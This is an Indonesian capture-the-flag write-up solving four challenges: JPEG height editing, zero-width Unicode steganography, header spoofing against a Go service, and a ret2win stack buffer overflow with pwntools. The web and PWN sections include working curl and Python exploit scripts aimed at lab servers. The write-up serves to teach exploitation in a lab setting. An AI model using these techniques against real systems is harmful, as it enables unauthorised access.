

WRITEUP CAPTURE THE FLAG


TryHards

Ini daftar isi

Ini daftar isi.....	2
Miscellaneous.....	3
Are ya winning, son?.....	3
Cryptography.....	5
No Room Left.....	5
Web Exploitation.....	7
Last Hop.....	7
PWN.....	18
Warmup Overflow.....	18

Miscellaneous

Are ya winning, son?



Tool Used: hexeditor

Dari deskripsi chall, sudah jelas bahwa untuk mendapatkan flag kita harus memanipulasi height (tinggi) image karena deskripsi menyebutkan bahwa image data lebih besar daripada yang dinyatakan dan menyembunyikan content di bagian bawahnya.

tata letak height byte in jpg image

AI Overview **Indonesia**

Letak **height byte** (byte yang menyimpan data tinggi gambar) pada file gambar JPEG/UPG berada di dalam segmen marker **SOF (Start of Frame)**. [Stack Overflow](#)

Secara umum, marker SOF yang paling sering ditemukan pada gambar JPG standar (Baseline DCT) adalah **SOF0** dengan kode heksadesimal **0xFFC0**. Namun, nilai ini juga bisa berada pada marker SOF lainnya seperti **0xFFC1** atau **0xFFC2** (tergantung jenis kompresi gambarnya). [www.coderun.ca](#)

Berikut adalah urutan tata letak byte detail di dalam segmen **SOF**: [www.coderun.ca](#)

Posisi Byte (Urutan)	Ukuran Data	Deskripsi Makna	Contoh Nilai (Hex)
Byte 1 & 2	2 byte	Marker SOF0 (Start of Frame)	FF C0
Byte 3 & 4	2 byte	Panjang segmen (<i>Segment Length</i>)	00 11
Byte 5	1 byte	Akurasi data / kedalaman bit (<i>Data precision</i>)	08 (8-bit)
Byte 6 & 7	2 byte	Tinggi Gambar (<i>Image Height</i>)	00 95 (149 piksel)
Byte 8 & 9	2 byte	Lebar Gambar (<i>Image Width</i>)	00 E3 (227 piksel)
Byte 10	1 byte	Jumlah komponen warna (misal: RGB / YCbCr)	03

[Stack Overflow](#)
Position of width and height in jpeg header structure
9 Apr 2015 — The image (frame) dimensions are located in the SOF marker. You are looking for either: * FF C0 * FF C1 ...

[Blogger.com](#)
JPEG Width and Height - SQL Anywhere
23 Dec 2008 — Here are some notes on the format of a JPEG file. * A JPEG file consists...

[Chrome for Developers](#)
Membust Komponen Gambar yang efektif | Aurora
25 Oct 2021 — Gambar yang ditayangkan tanpa ukuran yang ditentukan dapat...

Show all


Menurut penjelasan Google, image height hex terletak tepat setelah nilai hex `FF C0 00 11 08`. untuk mengubah height image saya memakai hexeditor.

```
00000080 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A
00000090 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A FF C0
000000A0 00 11 08 04 E6 04 E6 03 01 11 00 02 11 01 03 11
000000B0 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00
000000C0 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09
```

Terlihat nilai hex-nya adalah `04 E6`, karena saya tidak mengetahui tinggi sebenarnya, saya gandakan saja nilainya menjadi dua kali lipat `08 00`.

```
00000080 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A
00000090 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A FF C0
000000A0 00 11 08 08 00 04 E6 03 01 11 00 02 11 01 03 11
000000B0 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00
000000C0 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09
```

Save dan buka gambarnya.




FLAG: TryHards{pl34s3_d0nt_b3_l1k3_th1s_guy}

No AI

Cryptography

No Room Left



Tools Used: cat, xxd, python3

```
(sphinx@staleater) - [~/lab/TryHards/Cryptography]
$ cat flag.txt
Another year, another steg challenge.. Something-something the flag is hidden in plain sight, but I'll leave it up to you to see if that really is true or not!
```

Diberikan sebuah file.txt, di dalamnya tidak berisi flag maupun petunjuk. Karena deskripsi menyebutkan bahwa ada pesan tak terlihat di dalam file, mungkin memerlukan level byte untuk melihatnya, disini saya menggunakan xxd untuk melihat nilai hex file.

```
(sphinx@staleater) - [~/lab/TryHards/Cryptography]
$ xxd flag.txt | head -n 10
00000000: e280 8ce2 808c e280 8c41 e280 8ce2 808d .....A.....
00000010: efbb bf6e e280 8de2 808c e280 8c6f e280 ... n.....o..
00000020: 8ce2 808c e280 8c74 e280 8def bbbf e280 .....t.....
00000030: 8c68 e280 ace2 808c e280 8c65 e280 8ce2 .h.....e....
00000040: 808c e280 8d72 efbb bfe2 80ac e280 8d20 .....r.....
00000050: e280 8ce2 808c e280 8c79 e280 8ce2 808d .....y.....
00000060: e280 ac65 e280 ace2 808c e280 8c61 e280 ... e.....a..
00000070: 8ce2 808c e280 8c72 e280 8de2 80ac e280 .....r.....
00000080: 8c2c e280 8de2 808c e280 8c20 e280 8ce2 ..... ..
00000090: 808c e280 8d61 efbb bfe2 808c e280 ac6e .....a.....n
```

terdapat 4 jenis byte Unicode tak terlihat di antara teks normal:

- e2 80 8c (U+200C - Zero-Width Non-Joiner)
- e2 80 8d (U+200D - Zero-Width Joiner)
- e2 80 ac (U+202C - Pop Directional Formatting)
- ef bb bf (U+FEFF - Zero-Width No-Break Space / BOM)

Dari 4 jenis char Unicode dapat disimpulkan bahwa data disembunyikan menggunakan skema encoding biner 2-bit (Base4), di mana setiap char tak terlihat mewakili 2 bit nilai biner (00, 01, 10, 11).

Untuk decode flagnya saya menggunakan script python.

```
(sphinx@stalemater)-[~/Lab/TryHards/Cryptography]
$ cat flag.py
import re

with open("flag.txt", "rb") as f:
    raw_data = f.read()

# Ekstrak semua bytes karakter tersembunyi
# e2 80 8c, e2 80 8d, e2 80 ac, ef bb bf
hidden_bytes = re.findall(b"\xe2\x80\x8c|\xe2\x80\x8d|\xe2\x80\xac|\xef\xbb\xbf", raw_data)

# Pemetaan Unicode ke 2-bit (Base4)
mapping = {
    b"\xe2\x80\x8c": "00", # U+200C
    b"\xe2\x80\x8d": "01", # U+200D
    b"\xe2\x80\xac": "10", # U+202C
    b"\xef\xbb\xbf": "11", # U+FEFF
}

# Ubah ke string biner
binary_str = "".join([mapping[b] for b in hidden_bytes if b in mapping])

# Gabungkan per 8 bit (1 byte) dan konversi ke karakter ASCII
flag = ""
for i in range(0, len(binary_str), 8):
    byte = binary_str[i : i + 8]
    if len(byte) == 8:
        flag += chr(int(byte, 2))

print("Flag:", flag)

(sphinx@stalemater)-[~/Lab/TryHards/Cryptography]
$ python3 flag.py flag.txt
Flag: tryhards{w3ll_m4yb3_1ts_n0t_th4t_pl41n_s19ht}
```

FLAG: TryHards{w3ll_m4yb3_1ts_n0t_th4t_pl41n_s19ht}

Percakapan AI

Web Exploitation

Last Hop

CHALLENGE41 SOLVES



LAST HOP

LEVEL

MEDIUM

CATEGORY

Web

REWARD

★ 225 point

FLAG

0 / 1

RATING

👍 7 👎 0

Akses Lab

last-hop-src.zip

DESKRIPSI

A minimalist Go service sits at the very end of an imaginary proxy chain. Ask it `GET /healthz` and it answers with a cheerful `ok`; ask it `GET /Flag` and it slams the door with a flat `403 Forbidden` — and it will never tell you why.

This server trusts nothing it is handed and forgives no shortcut: it opens only for a request that looks *exactly* as though it were passed along by the single trusted hop standing directly in front of it. Every header is weighed, the story they tell together must be consistent, and one wrong note is fatal.

The full Go source (`main.go`) is attached for audit. Read the handler closely, reconstruct the precise request it is waiting for, and it will hand over the flag.

INPUT FLAG YANG KAMU TEMUKAN

TryHards{...}


SUBMIT

Tools Used : vscode, curl, browser

Recon


1. Enumerasi Web

Diberikan url web dan source code, kita enumerasi dulu webnya seperti apa




Di sini web akan error saat pertama kali kita buka, dari keterangan chall diberikan 2 endpoint yaitu /healthz dan /flag.

Di sini kita coba dulu endpoint /healthz seperti apa



Ternyata cuman hasil outputnya hanya string 'ok'

Lanjut ke endpoint /flag



Ternyata kita dilarang melihat isi dari endpoint /flag.

Karena tidak ada cookie di webnya jadi langsung saja cek source codenya

2. Baca Source Code

Diberikan file last-hop-src.zip, langsung saja kita ekstrak. Setelah diekstrak kita mendapat 2 file yaitu : **go.mod** dan **main.go** .

Web dibuat dengan golang dan source code utama ada di file [main.go](#), langsung saja kita buka

```
package main

import (
    "fmt"
    "log"
    "net"
    "net/http"
    "os"
    "strings"
    "time"
)
```

```

func strictBool(s string) bool {
    return strings.EqualFold(strings.TrimSpace(s), "true")
}

func nowUTC() time.Time {
    return time.Now().UTC()
}

func parseForwarded(v string) map[string]string {
    out := make(map[string]string)

    if v == "" {
        return out
    }

    parts := strings.Split(v, ",")
    last := strings.TrimSpace(parts[len(parts)-1])
    for _, seg := range strings.Split(last, ";") {
        seg = strings.TrimSpace(seg)

        if seg == "" {
            continue
        }

        kv := strings.SplitN(seg, "=", 2)

        if len(kv) != 2 {
            continue
        }

        k := strings.ToLower(strings.TrimSpace(kv[0]))
        val := strings.TrimSpace(kv[1])

        if strings.HasPrefix(val, "\\") &&
strings.HasSuffix(val, "\\") && len(val) >= 2 {

```

```

        val = val[1:len(val)-1]

    }

    val = strings.TrimSpace(val)

    out[k] = val

}

return out
}

```

```

func isLoopbackFor(forVal string) bool {

    if forVal == "" {

        return false

    }

    v := strings.Trim(forVal, "[ ]")

    ip := net.ParseIP(v)

    if ip == nil {

        return false

    }

    return ip.IsLoopback()

}

```

```

func withinSkew(dateStr string, skew time.Duration) bool {

    if dateStr == "" {

        return false

    }

    t, err := http.ParseTime(dateStr)

    if err != nil {

        return false

    }

    d := nowUTC().Sub(t)

```

```
    if d < 0 {
        d = -d
    }

    return d <= skew
}

func forbid(w http.ResponseWriter) {
    http.Error(w, http.StatusText(http.StatusForbidden),
http.StatusForbidden)
}

func health(w http.ResponseWriter, r *http.Request) {
    w.Header().Set("Content-Type", "text/plain")

    _, _ = w.Write([]byte("ok"))
}

func flag(w http.ResponseWriter, r *http.Request) {
    if r.Method != http.MethodGet {
        forbid(w)

        return
    }

    if r.Header.Get("X-Forwarded-For") != "" ||
r.Header.Get("X-Real-IP") != "" {
        forbid(w)

        return
    }

    if !withinSkew(r.Header.Get("Date"), 45*time.Second) {
        forbid(w)
    }
}
```

```

        return
    }

    fwd := parseForwarded(r.Header.Get("Forwarded"))
    if !strings.EqualFold(fwd["proto"], "https") {
        forbid(w)
        return
    }

    if !isLoopbackFor(fwd["for"]) {
        forbid(w)
        return
    }

    accept :=
strings.ToLower(strings.Join(r.Header.Values("Accept"),
    ", "))

    if !strings.Contains(accept, "application/json") {
        forbid(w)
        return
    }

    flag := os.Getenv("FLAG")

    if flag == "" {
        flag = "TryHards{redacted_injected_via_FLAG_env}"
    }

    w.Header().Set("Content-Type", "application/json")

    w.WriteHeader(http.StatusOK)

    _, _ = w.Write([]byte(fmt.Sprintf("{\"flag\":\"%s\"}\n",
flag)))
}

```

```

func main() {

    mux := http.NewServeMux()

    mux.HandleFunc("/healthz", health)

    mux.HandleFunc("/flag", flag)


    addr := ":8080"

    srv := &http.Server{

        Addr:            addr,

        Handler:          mux,

        ReadHeaderTimeout: 3 * time.Second,

    }

    log.Printf("listening on %s", addr)

    if err := srv.ListenAndServe(); err != nil {

        log.Fatal(err)

    }

}

```

Dari file [main.go](#), kita menemukan function untuk mendapatkan flagnya!

```

func flag(w http.ResponseWriter, r *http.Request) {

    if r.Method != http.MethodGet {

        forbid(w)

        return

    }


    if r.Header.Get("X-Forwarded-For") != "" ||
r.Header.Get("X-Real-IP") != "" {

```

```
        forbid(w)

        return
    }

    if !withinSkew(r.Header.Get("Date"), 45*time.Second) {

        forbid(w)

        return
    }

    fwd := parseForwarded(r.Header.Get("Forwarded"))
    if !strings.EqualFold(fwd["proto"], "https") {

        forbid(w)

        return
    }

    if !isLoopbackFor(fwd["for"]) {

        forbid(w)

        return
    }

    accept :=
strings.ToLower(strings.Join(r.Header.Values("Accept"),
    ","))

    if !strings.Contains(accept, "application/json") {

        forbid(w)

        return
    }

    flag := os.Getenv("FLAG")

    if flag == "" {

        flag = "TryHards{redacted_injected_via_FLAG_env}"
    }
}
```

```

    }

    w.Header().Set("Content-Type", "application/json")

    w.WriteHeader(http.StatusOK)

    _, _ = w.Write([]byte(fmt.Sprintf("{\"flag\":\"%s\"}\n",
flag)))
}

```

Dari function flag, dapat diketahui bahwa untuk mendapatkan flag kita harus mengirim request dengan ketentuan :

1. Method harus GET
2. Header X-Forwarded-For dan X-Real-IP tidak ada
3. Header Date harus ada dan berada dalam waktu yang sama dengan server dengan toleransi selisih 45 detik
4. Menggunakan header standar Forwarded dengan proto harus bernilai https dan for harus berisi IP lokal internal
5. Header Accept harus berisi application/json

Jika kita ketentuan di atas terpenuhi, kita bisa mendapatkan flagnya

Exploit

1. Crafting Exploit

Dari ketentuan untuk mendapatkan flagnya, kita bisa melakukan HTTP Header Spoofing untuk mendapatkan flagnya, untuk payloadnya kita bisa menggunakan curl seperti ini

```

curl -i -X GET "http://165.22.246.161:13329/flag" \
  -H "Date: $(date -u +"%a, %d %b %Y %H:%M:%S GMT")" \
  -H "Forwarded: for=127.0.0.1;proto=https" \
  -H "Accept: application/json"

```

Header Date diisi **date -u +"%a, %d %b %Y %H:%M:%S GMT** agar saat waktu kirim requestnya sinkron dengan waktu GMT server pada saat detik itu juga.

Langsung saja kirim di terminal


```
narentzy@NarenTzy: ~  
narentzy@NarenTzy:~$ curl -i -X GET "http://165.22.246.161:13329/flag" \  
-H "Date: $(date -u +"%a, %d %b %Y %H:%M:%S GMT")" \  
-H "Forwarded: for=127.0.0.1;proto=https" \  
-H "Accept: application/json"  
HTTP/1.1 200 OK  
Content-Type: application/json  
Date: Sat, 29 Aug 2026 09:14:44 GMT  
Content-Length: 60  
  
{"flag": "TryHards{h34d3rs_only_rfc7239_f0rw4rd3d_m4st3ry}"}  
curl: (6) Could not resolve host:  
curl: (6) Could not resolve host:  
curl: (6) Could not resolve host:  
narentzy@NarenTzy:~$ |
```


Dan berhasil mendapatkan flagnya!

FLAG: TryHards{h34d3rs_only_rfc7239_f0rw4rd3d_m4st3ry}

[Link Chat AI](#)

PWN

Warmup Overflow



Tools used: vscode, python3, pwntools, gdb, ROPgadget, ghidra, objdump

Recon

diberikan file zip yang berisi file executable not stripped

```
➤ 0s @ file bof1  
bof1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),  
for GNU/Linux 3.2.0, not stripped
```

saat executable di run hanya print string yang diinput

[illegible]

output cheksec file No Canary, PIE disabled, NX disabled

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
SHSTK: Enabled
IBT: Enabled
Stripped: No
```

Decompile file executable menggunakan ghidra

```
void vuln(void)
{
    char local_48 [64];

    printf("TryHards says: ");

    gets(local_48);

    printf("You said: %s\n",local_48);

    return;
}
```

Vuln membaca input user ke 64 byte stack buffer dengan gets(); yang berarti tidak ada bound checking.

Disassemble vuln untuk mencari offset dari file executable

```
Dump of assembler code for function vuln:
0x0000000000401275 <+0>:      endbr64
0x0000000000401279 <+4>:      push    %rbp
0x000000000040127a <+5>:      mov     %rsp,%rbp
0x000000000040127d <+8>:      sub     $0x40,%rsp
0x0000000000401281 <+12>:     lea     0xdae(%rip),%rax          # 0x402036
0x0000000000401288 <+19>:     mov     %rax,%rdi
0x000000000040128b <+22>:     mov     $0x0,%eax
0x0000000000401290 <+27>:     call    0x4010d0 <printf@plt>
0x0000000000401295 <+32>:     lea     -0x40(%rbp),%rax
0x0000000000401299 <+36>:     mov     %rax,%rdi
0x000000000040129c <+39>:     mov     $0x0,%eax
0x00000000004012a1 <+44>:     call    0x4010f0 <gets@plt>
0x00000000004012a6 <+49>:     lea     -0x40(%rbp),%rax
0x00000000004012aa <+53>:     mov     %rax,%rsi
0x00000000004012ad <+56>:     lea     0xd92(%rip),%rax          # 0x402046
0x00000000004012b4 <+63>:     mov     %rax,%rdi
0x00000000004012b7 <+66>:     mov     $0x0,%eax
0x00000000004012bc <+71>:     call    0x4010d0 <printf@plt>
0x00000000004012c1 <+76>:     nop
0x00000000004012c2 <+77>:     leave
0x00000000004012c3 <+78>:     ret
```

sub \$0x40,%rsp = 64 bytes ke local_48

lea -0x40(%rbp),%rax = buffer di rbp-0x40

Stack Layout:

local_48 buffer = 64 bytes

Saved RBP = 8 bytes

Offset = 64 + 8 = 72

Karena PIE disabled maka address tidak berubah. Menggunakan objdump untuk mencari address dari win()

```
➤ 9m4s @ objdump -d ./bof1 | grep '<win>:'  
00000000004011f6 <win>:
```

Address win() adalah 0x4011f6

mencari ret gadget agar address selaras dengan ROPgadget

```
(venv) [shydash@archlinux pwn]$ ROPgadget --binary ./bof1 --only "ret"  
Gadgets information  
=====  
0x000000000040101a : ret
```

Address dari ret gadget adalah 0x40101a

Exploit

```
from pwn import *  
  
win = 0x4011f6  
ret = 0x40101a  
  
offset = 72  
payload = b'A' * offset + p64(ret) + p64(win)  
  
p = remote('109.123.232.54', 1339)  
p.recvuntil(b'TryHards says: ')  
p.sendline(payload)  
p.interactive()
```

```
(venv) [shydash@archlinux pwn]$ python3 bof2.py
[+] Opening connection to 109.123.232.54 on port 1339: Done
[*] Switching to interactive mode
You said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x10@
👾 TryHards{b0f_is_just_a_warmup}
```

FLAG: `TryHards{b0f_is_just_a_warmup}`